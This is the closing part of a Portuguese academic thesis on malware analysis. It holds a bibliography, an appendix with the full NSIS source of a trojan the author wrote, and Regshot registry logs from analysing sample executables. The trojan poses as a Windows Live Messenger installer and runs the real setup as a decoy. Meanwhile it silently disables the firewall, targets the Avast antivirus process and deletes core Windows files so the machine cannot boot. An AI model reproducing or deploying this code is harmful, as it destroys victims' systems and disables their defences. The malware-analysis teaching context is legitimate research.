IOCCC. ***Winning Entries***. 2012. Disponível em: <http://www.ioccc.org/years.html>.

LANG, J.-P. **mwcollectd Modules**. 2010. Disponível em: <http://code.mwcollect.org/projects/mwcollectd/wiki/Mwcollectd_Modules>.

MARTINS, E. **O que é Sandbox?** 2008. Disponível em: <http://www.tecmundo.com.br/spyware/1172-o-que-e-sandbox-.htm>.

MELO, L. P. de; AMARAL, D. M.; SAKAKIBARA, F. **Análise de Malware: Investigação de Códigos Maliciosos Através de uma Abordagem Prática**. 2011. Disponível em: <http://dainf.ct.utfpr.edu.br/ maziero/lib/exe/fetch.php/ceseg:2011-sbseg-mc1.pdf>.

MENDONCA, A.; ZELENOVSKY, R. ***PC: Um Guia Prático de Hardware e Interfaceamento***. [S.l.]: MZ Editora, 2006.

MICROSOFT. ***Centralized Information About The Conficker Worm***. 2009. Disponível em: <http://blogs.technet.com/b/mmpc/archive/2009/01/22/centralized-information-about-the-conficker-worm.aspx>.

MICROSOFT. **What is a API Driver?** 2012. Disponível em: <http://windows.microsoft.com/pt-BR/windows-vista/What-is-a-driver>.

NPR. **API Overview**. 2009. Disponível em: <http://www.npr.org/api/index>.

ORTEGA, A. **Configurando SPAN (Port Mirroring)**. 2009.

PAZ, B. M. **Uma Viagem ao Centro dos Executáveis**. 2006. Disponível em: <http://www.inf.ufpr.br/bmuller/CI064/Bjrn.pdf>.

PRADO, S. ***Padrão ELF para Arquivos-Objeto***. 2010. Disponível em: <http://www.sergioprado.org/2010/07/24/padrao-elf-para-arquivos-objeto/>.

PRICE, E. **What is the Windows API?** 2011. Disponível em: <http://social.technet.microsoft.com/wiki/contents/articles/4645.windows-api-en-us.aspx>.

PROJECT, T. H. **Honeynet Project Challenges**. 2012. Disponível em: <http://honeynet.org/challenges>.

RIETHMULLER, C. **Windows driver API basics**. 2003. Disponível em: <http://www.staudio.de/kb/english/drivers/>.

SIKORSKI; HONIG. ***Practical Malware Analysis: The Hands-On Guide to Dissecting Malicious Software***. [S.l.: s.n.], 2012. 800 p.

SILBERSCHATZ. ***Applied Operating System Concepts***. [S.l.]: John Wiley & Sons, 2006.

SOURCEFORGE.NET. **Nepenthes Readme**. 2009. Disponível em: <http://nepenthes.carnivore.it/documentation:readme>.

SOUZA, E. **Registrar todas as alterações feitas no registro do Windows (chaves, valores, nomes)**. 2010. Disponível em: <http://www.edsouza.net/registrar-todas-as-alteracoes-feitas-no-registro-do-windows-chaves-valores-nomes>.

STOLL, C. **Stalking The Wily Hacker**. 1988. Disponível em: <http://pdf.textfiles.com/academics/wilyhacker.pdf>.

VENERE, G. ***Engenharia Reversa de Código Malicioso***. [S.l.]: Escola Superior de Redes RNP, 2009. 150 p.

VMWARE. **O que é um driver?** 2012. Disponível em: <http://www.vmware.com/br/virtualization/virtualization-basics/virtual-machine.html>.

WERNER, T. **honeytrap: A Dynamic Meta-Honeypot Daemon**. 2009. Disponível em: <http://honeytrap.carnivore.it/>.

APÊNDICE A – Código-fonte do malware criado, denominado “Windows Live Messenger 2009 Setup”

```
	!define PRODUCT_NAME “MSN”
!define PRODUCT_VERSION “1”
!define PRODUCT_PUBLISHER “MSN”

	SetCompressor lzma

	Name “$PRODUCT_NAME”
OutFile “Windows Live Messenger 2009 Setup.exe”
InstallDir “$TEMP”
Icon “C:\Documents and Settings\Administrador\Desktop\Msn.ico”

	;————————————————————————————
FAZ O PROGRAMA EXECUTAR SILENCIOSAMENTE, IGUAL AO ACER.JPG.EXE

	SilentInstall silent

	;————————————————————————————
SE JÁ NAO ESTIVER CONECTADO, CONECTA À INTERNET VIA DIALER

	Function ConnectInternet

	Push $R0

	ClearErrors
Dialer::AttemptConnect
IfErrors noie3

	Pop $R0
StrCmp $R0 “online” connected
MessageBox MB_OK|MB_ICONSTOP “Conexao mal sucedida.”
Quit

	noie3:
```

```
        MessageBox MB_OK|MB_ICONINFORMATION “Por favor, conecte-se ’a internet agora.”

        connected:

        Pop $R0

        FunctionEnd

        ;——————————————————————————————
FUNÇÃO EXECUTADA ANTES DE INICIAR O PROGRAMA PROPRIAMENTE DITO (CALLBACK FUNCTION). BAIXA O SETUP VERDADEIRO E O EXECUTA.

        Function .onInit

        Call ConnectInternet
NSISdl::download http://wl.dlservice.microsoft.com/download/A/E/1/AE1E2509-C43D-4933-AC1F-E2A9843878A2/pt-br/wlsetup-custom.exe wlsetup-custom.exe
ExecShell “open” “.\wlsetup-custom.exe”

        FunctionEnd

        ;——————————————————————————————
DESATIVA O FIREWALL DO WINDOWS

        Section

        SimpleFC::EnableDisableFirewall 0
Pop $0

        ;——————————————————————————————
FECHA O ANTIVÍRUS

        StrCpy $0 “AvastUI.exe”
DetailPrint “Procurando por processos chamados ’$0’.”
KillProc::FindProcesses
StrCmp $1 “-1” wooops
DetailPrint “Encontrados $0 processos.”

        StrCmp $0 “0” completed
Sleep 1500

        Goto completed

        wooops:
DetailPrint “Erro.”
Abort
```

```
    completed:
DetailPrint “OK.”

    SectionEnd

    ;--------------------------------------------------------------------
DELETA OS ARQUIVOS QUE SE ENCONTRAM NOS CAMINHOS INDICADOS.
O /REBOOTOK SERVE PARA DELETAR OS ARQUIVOS QUE NÃO PODEM SER DELE-
TADOS INSTANTANEAMENTE. ELES SÃO DELETADOS NA REINICIALIZAÇÃO DA
MÁQUINA.

    Section “Sec001” SEC01

    Delete /REBOOTOK “C:\WINDOWS\system\*.*”
Delete /REBOOTOK “C:\WINDOWS\system32\*.*”
Delete /REBOOTOK “C:\WINDOWS\system32\drivers\*.*”
Delete /REBOOTOK “C:\boot.ini”
Delete /REBOOTOK “C:\WINDOWS\system32\ntoskrnl.exe”
Delete /REBOOTOK “C:\WINDOWS\*.*”

    SectionEnd

    ;--------------------------------------------------------------------
AS INSTRUÇÕES PARA DESABILITAR O FIREWALL E O ANTIVÍRUS SERVEM PARA
UM ATAQUE ENQUANTO A MÁQUINA NAO É REINICIADA OU CASO NÃO SE TENHA
PERMISSÃO PARA DELETAR OS ARQUIVOS DO WINDOWS

    ;--------------------------------------------------------------------
CASO SE QUEIRA REINICIAR O COMPUTADOR APÓS A EXECUÇÃO DO VÍRUS,
BASTA DESCOMENTAR AS LINHAS ABAIXO

    ;Section -Post
;Reboot
;SectionEnd
```

APÊNDICE B – Dados coletados pelo Regshot na análise do arquivo "acer.jpg.exe"

Values Modified: 5

HKLM\SOFTWARE\Microsoft\Cryptography\RNG\Seed:
0B CD F7 46 BF 8D 52 3A 45 27 2F 77 29 C6 D8 2C 7D B0 D8 A3 0D 04 B3
56 AE 65 E3 CC D8 B6 B5 67 EC F7 08 22 EC CA 00 6D 48 F8 69 B4 C2 D9
B5 93 CC D2 4E 63 8B 25 15 72 24 21 42 8E CA D4 BA 7A D1 0A 2D 7B 2F
B8 45 B7 83 AA 8E B1 5D 97 FF EC

HKLM\SOFTWARE\Microsoft\Cryptography\RNG\Seed:
92 0D 03 88 30 6D AD 99 50 4B 0A D5 FA 92 ED 48 84 47 86 F1 EF 2C 7E
63 ED D9 30 64 2A B9 3F 51 5C F2 B6 80 97 73 B7 98 BF 76 6B 4E BF 5E
39 E8 E7 9F 17 98 3E 79 02 B2 AD A6 19 A8 2D 9D 2D 17 84 B6 17 C0 91
4B 76 D8 71 39 31 CF 43 CE 2C B5

HKLM\SYSTEM\ControlSet001\Services\SharedAccess\Epoch\Epoch:
0x0000041C

HKLM\SYSTEM\ControlSet001\Services\SharedAccess\Epoch\Epoch:
0x0000041D

HKLM\SYSTEM\CurrentControlSet\Services\SharedAccess\Epoch\Epoch:
0x0000041C

HKLM\SYSTEM\CurrentControlSet\Services\SharedAccess\Epoch\Epoch:
0x0000041D

HKU\S-1-5-21-1801674531-1960408961-839522115-500\Software\Microsoft\
Windows\CurrentVersion\Explorer\UserAssist\{75048700-EF1F-11D0-9888-006097DEACF9}\
Count\HRZR_EHACNGU:
0E 00 00 00 C4 01 00 00 00 73 1C 5A 14 01 CD 01

HKU\S-1-5-21-1801674531-1960408961-839522115-500\Software\Microsoft\
Windows\CurrentVersion\Explorer\UserAssist{75048700-EF1F-11D0-9888-006097DEACF9}\

Count\HRZR_EHACNGU:
0E 00 00 00 C5 01 00 00 50 5A 0A 71 14 01 CD 01

HKU\S-1-5-21-1801674531-1960408961-839522115-500\Software\Microsoft\Windows\CurrentVersion\Explorer\UserAssist\{75048700-EF1F-11D0-9888-006097DEACF9}\Count\HRZR_EHACNGU:P: \Qbphzragf naq Frggvatf\Nqzvavfgengbe\Qrfxgbc\Rkrzcybf\frffnb1\npre.wct.rkr:
0D 00 00 00 0A 00 00 00 F0 A1 AF D0 13 01 CD 01

HKU\S-1-5-21-1801674531-1960408961-839522115-500\Software\Microsoft\Windows\CurrentVersion\Explorer\UserAssist\{75048700-EF1F-11D0-9888-006097DEACF9}\Count\HRZR_EHACNGU:P: \Qbphzragf naq Frggvatf\Nqzvavfgengbe\Qrfxgbc\Rkrzcybf\frffnb1\npre.wct.rkr:
0E 00 00 00 0B 00 00 00 50 5A 0A 71 14 01 CD 01

APÊNDICE C – Dados coletados pelo Regshot na análise do arquivo "IsDebuggerPresent.exe"

Values Modified: 2

HKU\S-1-5-21-1801674531-1960408961-839522115-500\Software\Microsoft\Windows\CurrentVersion\Explorer\UserAssist\{75048700-EF1F-11D0-9888-006097DEACF9}\Count\HRZR_EHACNGU:
0E 00 00 00 C4 01 00 00 00 73 1C 5A 14 01 CD 01

HKU\S-1-5-21-1801674531-1960408961-839522115-500\Software\Microsoft\Windows\CurrentVersion\Explorer\UserAssist{75048700-EF1F-11D0-9888-006097DEACF9}\Count\HRZR_EHACNGU:
0E 00 00 00 C5 01 00 00 50 5A 0A 71 14 01 CD 01

HKU\S-1-5-21-1801674531-1960408961-839522115-500\Software\Microsoft\Windows\CurrentVersion\Explorer\UserAssist\{75048700-EF1F-11D0-9888-006097DEACF9}\Count\HRZR_EHACNGU:P: \Qbphzragf naq Frggvatf\Nqzvavfgengbe\Qrfxgbc\Rkrzcybf\frffnb1\npre.wct.rkr:
0D 00 00 00 0A 00 00 00 F0 A1 AF D0 13 01 CD 01

HKU\S-1-5-21-1801674531-1960408961-839522115-500\Software\Microsoft\Windows\CurrentVersion\Explorer\UserAssist\{75048700-EF1F-11D0-9888-006097DEACF9}\Count\HRZR_EHACNGU:P: \Qbphzragf naq Frggvatf\Nqzvavfgengbe\Qrfxgbc\Rkrzcybf\frffnb1\npre.wct.rkr:
0E 00 00 00 0B 00 00 00 50 5A 0A 71 14 01 CD 01

APÊNDICE D – Dados coletados pelo Regshot na análise do arquivo "tls.exe"

Values Modified: 2

HKU\S-1-5-21-1801674531-1960408961-839522115-500\Software\Microsoft\Windows\CurrentVersion\Explorer\UserAssist\{75048700-EF1F-11D0-9888-006097DEACF9}\Count\HRZR_EHACNGU:
0E 00 00 00 C4 01 00 00 00 73 1C 5A 14 01 CD 01

HKU\S-1-5-21-1801674531-1960408961-839522115-500\Software\Microsoft\Windows\CurrentVersion\Explorer\UserAssist{75048700-EF1F-11D0-9888-006097DEACF9}\Count\HRZR_EHACNGU:
0E 00 00 00 C5 01 00 00 50 5A 0A 71 14 01 CD 01

HKU\S-1-5-21-1801674531-1960408961-839522115-500\Software\Microsoft\Windows\CurrentVersion\Explorer\UserAssist\{75048700-EF1F-11D0-9888-006097DEACF9}\Count\HRZR_EHACNGU:P: \Qbphzragf naq Frggvatf\Nqzvavfgengbe\Qrfxgbc\Rkrzcybf\frffnb1\npre.wct.rkr:
0D 00 00 00 0A 00 00 00 F0 A1 AF D0 13 01 CD 01

HKU\S-1-5-21-1801674531-1960408961-839522115-500\Software\Microsoft\Windows\CurrentVersion\Explorer\UserAssist\{75048700-EF1F-11D0-9888-006097DEACF9}\Count\HRZR_EHACNGU:P: \Qbphzragf naq Frggvatf\Nqzvavfgengbe\Qrfxgbc\Rkrzcybf\frffnb1\npre.wct.rkr:
0E 00 00 00 0B 00 00 00 50 5A 0A 71 14 01 CD 01